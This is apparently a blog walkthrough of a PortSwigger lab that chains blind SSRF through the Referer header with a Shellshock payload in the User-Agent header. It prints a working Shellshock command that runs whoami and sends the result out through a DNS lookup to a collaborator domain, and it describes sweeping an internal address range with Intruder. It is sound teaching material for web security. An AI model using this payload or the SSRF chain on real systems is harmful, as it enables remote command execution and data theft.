
The lab
here is how portswigger describes it
This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.
To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.X range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.
it uses the same Referer fetching analytics feature as the out of band detection lab, the same internal range scanning as the back end system lab, and the same blind out of band thinking, but this time the payoff is not just proving a request happened, it is running a command on an internal server and having it tell us its output. that last part uses an old bug called shellshock
The idea#
let me lay out the whole plan before any payloads, because there are a few moving pieces and they only make sense together
we have an analytics feature that fetches whatever url we put in the Referer header. that is our ssrf, it lets us make the server reach out to an address we pick. we want to aim it at an internal server somewhere in the 192.168.0.0 range on port 8080, but we do not know which exact address, so we will have to try all of them.
when the analytics server fetches that internal server, it carries our request headers along with it, including the User-Agent header. that matters because the internal server is old and vulnerable to shellshock, a bug that lets us hide a command inside a header and have the server run it. so we put a command in our User-Agent, and when it reaches the vulnerable internal server, the server runs it
but this is blind, we never see the internal server's response, it does not come back to us. so the command we run has to phone home on its own. we make it run whoami, which prints the name of the os user the server runs as, and then make it do a dns lookup for a name that includes that answer, aimed at a domain we control, burp collaborator. the lookup shows up in collaborator with the username sitting inside it, and that is how the answer escapes a blind attack.
so the full chain is, our Referer steers the analytics server to an internal address, our User-Agent carries a shellshock command to that internal server, the command runs whoami and leaks the result through a dns lookup to collaborator, and we read the username off collaborator. now the pieces.
What shellshock is?#
shellshock is a famous vulnerability from 2014 in bash, the command shell on most linux and unix servers. the bug is in how bash handles environment variables. an environment variable is just a named value the system hands to a program when it starts, and some web servers, the old cgi style ones, take incoming http headers and pass them to bash as environment variables. so the server you are talking to might quietly copy your User-Agent header into a variable that bash reads on startup
the flaw is that if a variable's value is written in a certain shape, bash does not just store it, it executes part of it. specifically bash was treating a value that looks like a function definition as something to run, and it kept running whatever you tacked on after the definition. so by crafting a header value in that exact shape, an attacker gets bash to run a command of their choosing, just by making a request. that is a remote command execution bug triggered through something as innocent as a browser header, which is why it was such a big deal
the shellshock payload explained#
here is the payload we will place in the header.
() { :; }; /usr/bin/nslookup $(whoami).BURP-COLLABORATOR-SUBDOMAIN
breaking it into its two halves. () { :; }; is the shellshock trigger. it is written to look like an empty bash function, the () { ... } is function syntax and : inside is a do nothing command, so this part says nothing useful on its own. its only job is to be the malformed function definition that sets the bug off. everything after that closing ; is the part bash was never supposed to run but does.
/usr/bin/nslookup $(whoami).BURP-COLLABORATOR-SUBDOMAIN is the command that runs. nslookup performs a dns lookup for a name. $(whoami) is a piece of shell that runs the whoami command first and drops its output in place, so if the server's user is peter-xxxxxx the name being looked up becomes peter-xxxxxx.BURP-COLLABORATOR-SUBDOMAIN. so the server does a dns lookup for its own username stitched onto our collaborator domain, and that lookup lands in our collaborator logs carrying the username with it. dns is a clever channel here because even a fairly locked down server that cannot make outbound web requests can almost always still resolve a hostname.
the semicolons in this payload are bash statement separators, they are part of the shell syntax and the exploit does not work without them, so they are one of the few places these writeups keep a semicolon on purpose.
Step 1 - Spot the header being reflected into a fetch#

this lab needs burp pro. we install the collaborator everywhere extension from the bapp store, add the lab's domain to the target scope so the extension knows to work on it, then browse the site normally. collaborator everywhere quietly injects collaborator payloads into headers as we go and watches for hits, and in its tab we can see the interactions it caught. the useful detail it surfaces is that the internal fetch includes our User-Agent string in the request, which tells us the User-Agent is carried along when the analytics server makes its onward request, so that header is where our shellshock command belongs.
Step 2 - Build the intruder Req#

we send the product request to intruder. we open the collaborator tab, generate fresh collaborator payload, and drop it into the shellshock payload in place of the subdomain, then put the whole thing in the User-Agent header.
then we set the Referer header to the internal target, http://192.168.0.1:8080, and mark just the last octet as the insertion point, because we do not know which address in the range is the internal server so we sweep the lot. in the payloads panel we set the payload type to numbers and run them from 1 to 255
Referer: http://192.168.0.1:8080
User-Agent: () { :; }; /usr/bin/nslookup $(whoami).BURP-COLLABORATOR-SUBDOMAIN
the reason we fuzz the last octet is the same as the earlier scanning lab, the internal server is at some address 192.168.0.something and rather than guess it we let intruder try every value from 1 to 255 in one run. one of those requests will hit the real internal server, and only that one will trigger the shellshock and produce a collaborator hit
Step 3 - Read the username from collaborator#
we start the attack and let intruder work through all 255 addresses. when it finishes we switch to the collaborator tab and poll for interactions. one of the internal addresses was the vulnerable server, and its shellshock ran our command, so there is a dns lookup sitting in collaborator whose subdomain is the output of whoami.

that lookup carries the name of the os user the internal server is running as, right at the front of the hostname.
we copy that username out and submit it.

with this, we solved the lab!
how it all fit together#
we abused harmless looking analytics feature that fetches the Referer url to make the server reach into its own internal network, we swept the whole address range with intruder to find the one internal server listening, we smuggled a command onto that server through the User-Agent header using the shellshock bug, and because we could not see the reply we had the command leak its answer back out through a dns lookup to our collaborator. every step was something a defender waved through as normal, a referer, a user agent, a dns query
;)